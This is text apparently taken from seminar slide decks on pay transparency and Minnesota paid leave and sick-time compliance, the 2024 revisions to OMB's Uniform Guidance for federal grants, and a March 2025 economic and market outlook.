Recommended Steps for All Employers

- Evaluate Current Practices
 - Review existing pay structures and compensation data to identify any disparities and understand current practices.
 - Update job descriptions to accurately reflect roles and responsibilities, and that they align with compensation.
- Update Policies and Procedures
 - Revise compensation policies and align with pay transparency requirements.
 - This might include how pay ranges are determined and communicated.
 - Create or update a policy that outlines how pay information will be shared within the company and with job candidates.



Recommended Steps for All Employers – Cont.

- Communicate
 - Internally, to let employees and teams know how the new transparency measures will affect pay practices.
 - Externally, by updating job postings, company websites, and recruitment materials, to include the pay and benefit information required.
- Train
 - Educate managers and HR teams about the new laws, the importance of pay transparency, and how to handle employee questions about pay.





Paid Leave Laws





Medical leave

Employees can take time off for their own medical conditions or disabilities.

Parental leave

Time off for the birth, adoption, or foster care placement of a child.

Bereavement leave

Time off to attend the funeral and meet family obligations for a loved one.

Types of Paid Leave

Paid leave laws can differ widely depending on the state or locality.





MN Paid Leave Law 2026



Minnesota's new paid leave law, effective **January 2026**, requires both employers and employees to contribute equally to the program, providing up to 12 weeks of paid medical leave per benefit year

Provides paid time off in the event of serious health condition, to care for a family member or a new child, for certain military-related events or for certain personal safety issues.



MN Paid Leave Law

- **Contribution Split:** Both employers and employees will contribute equally to the program. Cost of the paid leave benefits will be shared between the two parties.
- **Benefit Details:** Eligible employees can access up to 12 weeks of paid medical leave per benefit year, and in specific circumstances, up to 20 weeks, to be used for various purposes, including personal medical conditions, family care, and other qualifying reasons.
- **S-Corp Shareholders:** In Minnesota, S-Corp shareholders are considered employees and are generally required to pay into the state's medical leave program; they will contribute to the premiums for their own potential medical leave benefit.





Steps for Employer Compliance



Paid Leave covers most Minnesota employers with one or more employees, with exceptions for employees of tribal nations or the federal government and self-employed individuals who choose to provide their own coverage for themselves.

Small businesses with 30 or fewer employees will be eligible for reduced premiums and may be eligible for small business assistance funding to hire temporary workers or to increase an existing worker's wages.



MN Employers: Things to Remember

- **Employee Communication:** Employers are responsible for ensuring that employees are aware of their rights and the procedures for applying for paid leave.
- **State and Local:** Employers must coordinate paid leave benefits with state or local laws that provide paid benefits for specific purposes.
- **Reporting Requirements:** Effective October 31, 2024, employers must begin submitting wage detail reports for the preceding fiscal quarter. This includes statements of employees' wages, which are necessary for calculating contributions to the paid leave program.
 - The Unemployment Insurance (UI) program is how the state receives your submission of wages.



Steps Employers Should Take

- Submit quarterly wage detail reports (effective Oct 2024); This includes statements of employees' wages, which are necessary for calculating contributions to the paid leave program through the Unemployment Insurance System
- Review medical and family leave policies to ensure compliance
 - Employers can choose to meet their responsibilities under Minnesota Paid Leave by providing employees an equivalent plan that meets or exceeds the coverage offered by the state
- Update policies and display workplace posters by the fall of 2025 to reflect the new law, effective 2026
- First premium is due April 30, 2026 (*note that the premium rate for the program's first year, 2026, has not yet been set*)





Minnesota Sick and Safe Time



What is the MN ESST?

- Effective January 1, 2024, all organizations with employees who work a minimum of 80 hours in Minnesota are required to provide earned sick and safe time (ESST). The new ESST requirements include:
 - Providing the required paid time off
 - Notifying employees of the change
 - Including earned and used ESST balances on paystubs
- At a minimum: employers must provide each employee in Minnesota with one hour of ESST for every 30 hours worked, with the ability to accumulate at least 48 hours of ESST each year.
 - Employees must be able to roll over up to 80 hours.
- A paid time off plan or other type of paid leave (including sick or vacation time) can satisfy the ESST law if the plan meets Minnesota's ESST requirements.



Options for Offering ESST

Option 1. Accrual and carryover

- ESST accrues at a rate of at least one hour for every 30 hours worked;
- Employees accrue a minimum of 48 hours of ESST in a year (more if the employer agrees to a higher amount); and
- Employees can carry over unused ESST into the next year. However, at no time can an employee's accrued ESST exceed 80 hours (unless the employer agrees to a higher amount).

Option 2. Front loading with pay out and no carryover

- A minimum of 48 hours of ESST is provided to an employee and made available for immediate use at the start of each year; and
- Unused ESST hours are paid out at the end of the accrual year at the employee's base rate.

Option 3. Front loading with no pay out and no carryover

- A minimum of 80 hours of ESST is provided to an employee and made available for immediate use at the start of each year; and
- ESST hours the employee did not use are not paid out at the end of the accrual year.

Option 4. Company PTO plan compliant with one of the above; employee may use PTO for any sick and safe reasons



What can ESST be used for?

1. The employee's mental or physical illness, treatment or preventive care;
2. A family member's mental or physical illness, treatment or preventive care;
3. Absence due to domestic abuse, sexual assault or stalking of the employee or a family member;
4. To make funeral arrangements, attend a funeral service or memorial or address financial or legal matters that arise after the death of a family member;
5. Closure of the employee's workplace due to weather or public emergency or closure of a family member's school or care facility due to weather or public emergency; and
6. When determined by a health authority or health care professional that the employee or a family member is at risk of infecting others with a communicable disease.





Steps for Compliance



Steps MN Employer Should Take

- In addition to ensuring compliance with one of the four options, employers are required to:
 - Provide employees with the total number of earned sick and safe time hours available for use, as well as the total number of earned sick and safe time hours used at the end of each pay period;
 - Provide employees with a notice by Jan. 1, 2024 — or at the start of employment, whichever is later — in English and in an employee's primary language if that is not English, informing them about earned sick and safe time; and
 - Include a sick and safe time notice in the employee handbook, if the employer has an employee handbook.





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Become *Pay Transparency and Paid Leave* Ready!

Advise on
compliant job
posting with new
laws

Assess current HR
/ Recruiting /
Compensation
practices

Develop new
policies and
procedures

Develop
communication
plan(s)

Train HR teams,
managers, and
employees

Market price jobs
and build a pay
structure

Develop salary
ranges that meet
pay transparency
requirements

Evaluate current
employees against
pay ranges

Support with state
reporting
requirements

Assess current PTO
practices against
the MN ESST

Advise on a
compliant ESST
policies



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Nicole Rowles

HR Director,

Consulting and Outsourcing

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Questions



Thank you.



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45 Minute Lunch Break

11:45 a.m. – 12:30 p.m.





We'll get you there.

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Significant Changes to OMB's Uniform Guidance

Introductions



Elizabeth (Liz) Mickelson
Manager



Becca Nielsen
Manager



Learning Objectives



Identify recent changes to the Uniform Guidance



Recall the changes to the Office of Management and Budget (OMB) updated and revised guidance for federal financial assistance



Recognize how to update grants management policies and procedures in response to the changes



Background and Implementation



Background



Every 5 years OMB reviews the Guidance for Federal Financial Assistance, located in title 2 of the Code of Federal Regulations (CFR)



Part 1, 25, 170, 180 182, 183, 184



Part 200 (Uniform Guidance)

2024 Revisions

- On April 22, 2024, the Office of Management and Budget (OMB) published revisions to Title 2 of the CFR (2024 Revisions), including 2 CFR part 200 in the Federal Register. This revised OMB Guidance for Grants and Agreements, is now called the “OMB Guidance for Federal Financial Assistance”.
 - www.federalregister.gov/documents/2024/04/22/2024-07496/guidance-for-federal-financial-assistance
- OMB also issued guidance in OMB Memorandum M-24-11, Reducing Burden in the Administration of Federal Financial Assistance, which included a section on implementation of Title 2 of the CFR discussed below.
 - www.cfo.gov/assets/files/M-24-11-Revisions-to-2-CFR.pdf
- Resource to answer questions of why the changes, see below.
 - “Final 2 CFR Guidance - 4.3.2024 - Pre-Publication Version” file on www.cfo.gov



2024 Revisions

In this update, there were significant changes made to 2 CFR Part 200, *Uniform Administrative Requirements, Cost Principles, and Audit Requirements for Federal Awards*, commonly known as the “Uniform Guidance”.

www.ecfr.gov



Noted as the most significant update to the Uniform Guidance since it was released in 2013.

OMB's Revision Objectives

1

Incorporate statutory requirements and administrative priorities

2

Reduce agency and recipient burden

3

Clarify sections that have been interpreted differently

4

Use plain language, improving flow, and addressing inconsistent use of terms



Revised Guidance Effective For:



Subpart A – E: New awards issued on or after October 1, 2024.



Subpart F: – Fiscal years beginning after October 1, 2024

Subpart A - Acronyms and Definitions

Subpart B - General Provisions

Subpart C - Pre-Federal Award Requirements and Contents of Federal Awards

Subpart D - Post Federal Award Requirements

Subpart E - Cost Principles

Subpart F - Audit Requirements

Federal Agency Adoption and Implementation

Federal agencies must implement the changes in their own agency regulations in the Code of Federal Regulations.

Federal agencies must take appropriate steps to ensure the 2024 Revisions are effective for all Federal awards entered into on or after October 1, 2024.



New Awards

Federal agencies should ensure that award templates, terms and conditions, NOFO templates, policies and procedures, and other program documents and policies, including those that support Federal financial assistance oversight, are updated to reflect the 2024 Revisions for all Federal awards.



Existing Awards

For existing awards entered into before October 1, 2024, Federal agencies are strongly encouraged to apply the 2024 Revisions to any amendment's agencies enter into on or after October 1, 2024

2024

2025

OMB also encourages agencies to amend existing awards for this purpose if the awards will extend into FY 2025 or beyond.



Amended Existing Awards



2024 Revisions will generally apply prospectively to activities on or after the date of the amendment.



Agencies may never retroactively apply the 2024 Revisions to past activities that preceded the effective date of the amendment if doing so would impose additional substantive requirements on recipients (such as requirements increasing burden).

Amended Existing Awards

- An agency may provide written approval to recipients allowing them to apply specific provisions of the 2024 Revisions that reduce burden on recipients to activities that preceded the amendment.
- This flexibility to provide written approval reducing burden for past activities does not apply to revisions of indirect cost rates or de minimis rates.



Full Application of Revision



- After October 1, 2024 unless different provisions are required by statute or approved by OMB, when the 2024 Revisions are applied to new or existing awards, the revisions must be applied in full to activities following the effective date of the new award or amendment.
- Federal agencies cannot selectively apply some revisions but not others to such activities

Exception to Full Application

If the federal agency and recipient seek to apply only one or more, but not all, provisions of the 2024 Revisions to an existing award, the federal agency may consider using its case-by-case exception authority under 2 CFR 200.102(c) as an alternative to formally amending the award.

Example: Through a properly documented case-by-case exception, a federal agency may allow a recipient to use the new de minimis indirect cost rate for an existing award, which is now available under the 2024 Revisions. This would also include using the new definition of modified total direct cost (MTDC).



Subawards

If a Federal agency amends an existing award issued prior to October 1, 2024 to apply the 2024 Revisions, then the 2024 Revisions must apply to subawards issued under that award as well.

Thus, when a Federal agency amends an award to apply the 2024 Revisions, the pass-through entity must also amend any subawards already issued under that award.



Subawards



If a Federal agency has not applied the 2024 Revisions to an existing award, the pass-through entity must not apply the 2024 Revisions to a subaward issued under that Federal award—even if the subaward itself was executed on or after October 1, 2024.



Application of the 2024 Revisions to subawards does not prevent pass-through entities from applying more stringent requirements to their subrecipients as permitted by the 2024 Revisions and the prior version of the guidance.

Implementation

In certain circumstances, especially during the transition period, recipients may simultaneously be implementing multiple Federal awards some of which were issued under the previous guidance in 2 CFR and other Federal awards that were issued under the 2024 Revisions.



Implementation – Federal Agencies

Federal agencies should work closely with recipients during this transition period to clearly communicate the requirements applicable to a given federal award.

Federal agencies may also engage with recipients to address questions on whether systematic changes made by a recipient (e.g., internal controls, mandatory disclosure procedures, etc.) could impact compliance with the terms and conditions of existing federal awards.



Revisions



Terminology Update


Throughout Subparts A – E, the use of non-federal entity was replaced with recipient and/or subrecipient.

Subpart F retained the use of a non-federal entity to maintain alignment with the statutory provisions of the Single Audit Act.



Notice of Funding Opportunity (NOFO)

Updates within Subpart B contained several changes to align with OMB's objective of reducing administrative burden on recipients.



For example, the Notice of Funding Opportunity (NOFO) must:

- Include an executive summary
- A limit on the length of the published NOFO

Modified Total Direct Costs

Updated definition of MTDC to include up to \$50,000
(previously \$25,000) of each subaward



Negotiated Indirect Cost Rate Agreements

Negotiated Indirect Cost Rate Agreements (NICRA) negotiated prior to October 1, 2024 must continue to be honored by both Federal agencies and recipients.

Cognizant agencies for indirect costs may—but are not required to—renegotiate existing NICRAs (i.e., issue revised or amended agreements) to reflect the new MTDC base.

Still some unresolved questions on how that will coincide when an award is not updated for 2024 Revisions



Negotiated Indirect Cost Rate Agreements

Provisional Rates:

- Recipients with provisional rates in effect prior to October 1, 2024 must finalize those rates using the provisional rate's approved MTDC base.

Predetermined and Fixed Rates:

- Recipients with predetermined or fixed rates must use the new MTDC base beginning with the first proposal that is required on or after October 1, 2024.

Negotiating New Rates:

- Recipients preparing indirect cost rate proposals must apply the new MTDC base for proposals that are submitted to the cognizant agency for indirect costs on or after October 1, 2024.



De Minimus Rate

- Recipients and subrecipients that do not have a current Federal negotiated indirect cost rate (including provisional rate) may elect to charge a de minimis rate of up to 15% of modified total direct costs (MTDC).
 - The recipient or subrecipient is authorized to determine the appropriate rate up to this limit.
- Federal agencies and pass-through entities may not require recipients and subrecipients to use a de minimis rate lower than the negotiated indirect cost rate or the rate elected pursuant to this subsection (15%) unless required by Federal statute or regulation.

De Minimis Rate – New Awards



Recipients may elect to use the new 15% de minimis indirect cost rate for any award executed on or after October 1, 2024.



All Federal agencies must honor the new de minimis rate after this date unless a different rate is required by law (such as Federal statute or regulation) or otherwise allowed by 2 CFR part 200.



Recipients submitting applications to Federal agencies before October 1, 2024 for programs with an anticipated award date that occurs on or after October 1, 2024 may use the 15% de minimis rate in calculating the budget in that application even if the NOFO does not yet indicate that the 2024 Revisions will apply.

De Minimis Rate – Existing Awards



Federal agencies may allow a recipient to apply the 15% de minimis rate to an existing award if the agency determines that there are sufficient funds to support the 15% de minimis rate.



In these instances, the recipient must charge the 15% de minimis rate only to costs incurred after the effective date of the amendment to implement the 15% de minimis rate.



Recipients may not retroactively apply the de minimis rate to costs incurred prior to the effective date of the amendment.

Mandatory Disclosure

Modifications were made to the mandatory disclosure requirements to more closely align with Federal Acquisition Regulation (FAR) 48 CFR 52.203-13.

Previously, an entity was required to report violations of Federal criminal law involving fraud, bribery or gratuity violations.

As revised, the requirement now reads that an applicant, recipient or sub-recipient of a federal award must promptly disclose whenever it has **credible evidence** of a commission of a violation of Federal criminal law involving fraud, conflict of interest, bribery, or gratuity violations under the false claims act.



Fixed Amount Awards and Subawards

A type of grant or cooperative agreement under which the Federal agency or pass-through entity provides a specific amount of support without regard to actual costs incurred under the Federal award.

This type of Federal award reduces some of the administrative burden and record-keeping requirements for both the recipient and Federal agency or pass-through entity.

Accountability is based primarily on performance and results.



Fixed Amount Subawards Updates

Increased the threshold for when fixed amount subawards can be made from \$250,000 to \$500,000



Expanded guidance to clarify certain requirements for fixed amount subawards including that unexpended funds may be retained if the program objectives and milestones have been achieved



Internal Controls – PII



200.303(e) added a requirement that a recipient/subrecipient take “reasonable cybersecurity and other measures to safeguard information including protected personally identifiable information (PII) and other types of information”.



OMB did not provide a relevant framework for “cybersecurity and other measures”



OMB indicated that they would consider the need to implement a government-wide specific framework in the future but in the interim, will leave it to the Federal agencies to consider providing more specific guidance on the topic, as appropriate.

Equipment and Unused Supplies Thresholds

Increased capitalization threshold from \$5,000 to \$10,000 minimum for Federally funded equipment.

Increased threshold from \$5,000 to \$10,000 regarding the requirement in 200.314(a) to remit unused supplies

The OMB is granting an except allowing recipients and subrecipients to use the revised equipment thresholds of \$10,000, even for federal awards otherwise operating under previous OMB guidance, if permitted by the federal agency.



Procurement Updates

- Include “veteran-owned businesses” to the types of businesses that are encouraged to be considered
- Updated “affirmative steps must be taken” to “when possible, the recipient or subrecipient should ensure” in relation to using small businesses, minority businesses, women’s business enterprises, veteran-owned businesses, and labor surplus area firms (§ 200.321).
- Change “small purchases” terminology to “simplified acquisitions” (§ 200.320(2)).
- Remove restrictions related to geographic preference requirements and allow for scoring mechanisms to evaluate bidders committing to U.S. jobs and certain compensation and benefits (§ 200.319).
- Prioritize environmentally sustainable products and services (§ 200.323(b)). This includes consideration of reused, refurbished, and recycled products; biobased or energy and water efficient acquisitions; and purchasing compostable items.



Subrecipient Monitoring



Clarification was added to clarify that no single factor or combination of factors contained in subrecipient vs. contractor is necessarily determinative.

Emphasis was noted on the need for the pass-through entity to exercise judgment in classifying each agreement as a subaward or a procurement contract.



Subrecipient Monitoring

Added language to specifically require pass-through entities to verify subrecipients are not excluded or disqualified (suspended or debarred) in accordance with 2 CFR § 180.300.



Subrecipient Required Certifications

- 200.415(b) added requirements for subrecipients to certify to the pass-through entity whenever applying for funds, requesting payment, and submitting reports:
 - “I certify to the best of my knowledge and belief that the information provided herein is true, complete, and accurate. I am aware that the provision of false, fictitious, or fraudulent information, or the omission of any material fact, may subject me to criminal, civil, or administrative consequences including, but not limited to violations of U.S. Code Title 18, Sections 2, 1001, 1343 and Title 31, Sections 3729-3730 and 3801-3812.” Applies to all tiers of subrecipients.



Closeout – Final Indirect Cost Rate

Updated to include that when the recipient does not have a final indirect cost rate covering the period of performance, a final financial report must still be submitted to fulfill the requirements of this section.

The recipient must submit a revised final financial report when all applicable indirect cost rates have been finalized.

Administrative Closeout Costs

Updated to state that administrative closeout costs may be incurred until the final report due dates but must be liquidated prior to the due date and charged to the final budget period.



Prior Approval

OMB removed the following areas as requiring prior written approval:

(a) § 200.201 — Use of grant agreements (including fixed amount awards), cooperative agreements, and contracts, paragraph (b)(5)

(e) § 200.311 — Real property

(f) § 200.313 — Equipment

(h) § 200.413 — Direct costs, paragraph (c)

(k) § 200.438 — Entertainment costs

(r) § 200.454 — Memberships, subscriptions, and professional activity costs, paragraph (c)

(t) § 200.456 — Participant support costs

(w) § 200.467 — Selling and marketing costs

(x) § 200.470 — Taxes (including value added tax)



Fringe Benefits – Unfunded Pension Costs

- 200.431(g)(6)(v) (new) requires :
 - “Payments for unfunded pension costs must be charged in accordance with the allocation principles of this subpart. Specifically, the recipient or subrecipient may not charge unfunded pension costs directly to a federal award if those unfunded costs are not allocable to that award.”
- This requirement was scaled back from initial FR notice that garnered much feedback. As revised, this should not create a significant burden. OMB only sought to clarify that payments for unfunded pension costs must be charged in accordance with the allocation principles of subpart E.
- Specifically, the recipient or subrecipient may not charge unfunded pension costs directly to a Federal award if they are not allocable to that award (e.g., for employees that did not devote time/effort to the grant).



Audit Related Changes



Effective for FY **beginning** after 10/1/2024 (first ones being 9/30/2025)



Increase single audit threshold from \$750,000 to \$1,000,000



Increased the Type A threshold to \$1,000,000 while also increasing the amount of awards expended for which it applies (from \$25 million up to \$34 million).

Audit Related Changes

Modified the definition of questioned costs

Amount, expended or received from a Federal award that in the auditor's judgement 1) is noncompliant or suspected noncompliant with federal statutes, regulations, or the terms and conditions of the federal award 2) at the time of the audit lacked adequate documentation to support compliance or 3) appeared unreasonable and did not reflect the actuations a prudent person would take in the circumstances



When the amount of known questioned costs is “not determinable” or unknown, a description of why the dollar amount was undetermined must be reported.



Audit Report Submission

200.512 updated to include:

“The cognizant agency for audit or oversight agency for audit (in the absence of a cognizant agency for audit) may authorize an extension when the nine-month timeframe would place an undue burden on the auditee.”





Conclusions



What can recipients do now?

Review internal controls
and policies

Understand effective
dates and impact on your
organization's grants

Communicate revisions
within your organizations
as appropriate

Assign responsibilities

Connect with your
auditor



Thank you!

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Economic and Market Update

March 7, 2025

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Agenda

- Current Economic Conditions
- CLA Outlook
- Timing and Diversification



Learning Objectives



Learn how diversified portfolios can navigate elevated volatility and valuations after taxes and expenses



Discuss the current state of the U.S. economy and capital markets



Review the key takeaways for 2025, such as growth moderation, lower inflation, a weaker labor market, and the importance of staying invested and diversified

Economy

While CLA does not see a recession, an incremental slowdown is likely as high interest rates start impacting activity and sentiment.

Policy

Expect continued political and regulatory change given the sunset of the Tax Cuts and Jobs Act and new presidential administration.

Key Takeaways

Industry

CLA sees more industry differentiation given elevated interest rates and an aging demographic will lead to more business transitions.

Markets

Diversified portfolios can navigate elevated volatility and valuations – after taxes and expenses.





Current Economic Conditions



Snapshot - Economic conditions remain strong overall.

Economic Activity



GDP

GDP was strong at +2.3% in 4Q24.

Consumer Strength



Income/Spending



Consumer Finances

Consumer spending and balance sheets remain strong.

Business Conditions



Earnings Growth



Profit Margins



ISM Purchasing Managers Index®



Small Business Confidence

Large cap stocks have generated strong earnings growth. Small business owners are more optimistic in anticipation of pro-business policies and legislation in the new year .

Labor



Unemployment Rate



Wage Gains



Number of Job Openings

Labor markets remain strong, although there is an intense focus on automation using artificial intelligence.

Fed Policy



Interest Rates



Inflation



Fed's Balance Sheet

The Fed has increased interest rates and reduced its balance sheet to dry up excess liquidity and fight inflation.

Fiscal Policy



Spending



Taxes



Regulatory Environment


Government spending has helped maintain economic growth but rising deficits are a concern.

Economic Overview

GDP has defied all recessionary expectations since rebounding in second half of 2022

Contributors to real GDP growth

Quarter-over-quarter, seasonally adjusted annualized rate




Source: BEA, FactSet, Standard and Poor's, J.P. Morgan Asset Management
Data is based upon availability as of 2/7/2025




Consumer Finances Remain Strong

Rising consumer income and spending have contributed to economic growth



Data is based upon availability as of 2/7/2025.

Source: U.S. Bureau of Economic Analysis, Federal Reserve Bank of St. Louis, Board of Governors of the Federal Reserve System, FactSet, JP Morgan Asset Management, CLA Wealth Advisors




Business

Corporate profitability remains healthy. Future business optimism jumps.


S&P 500 year-over-year pro forma EPS growth

Annual growth broken into changes in revenue, profit margin and share count



Source: Compustat, FactSet, Standard and Poor's, J.P. Morgan Asset Management

NFIB Chief Economist Bill Dunkelberg: "Overall, small business owners remain optimistic regarding future business conditions, but uncertainty is on the rise. Hiring challenges continue to frustrate Main Street owners as they struggle to find qualified workers to fill their many open positions. Meanwhile, fewer plan capital investments as they prepare for the months ahead."



Source: Bureau of Economic Analysis, National Federation of Independent Business ("NFIB"), U.S. Census Bureau, Manufacturers: Inventories to Sales Ratio, Federal Reserve Bank of St. Louis, CLA Wealth Advisors

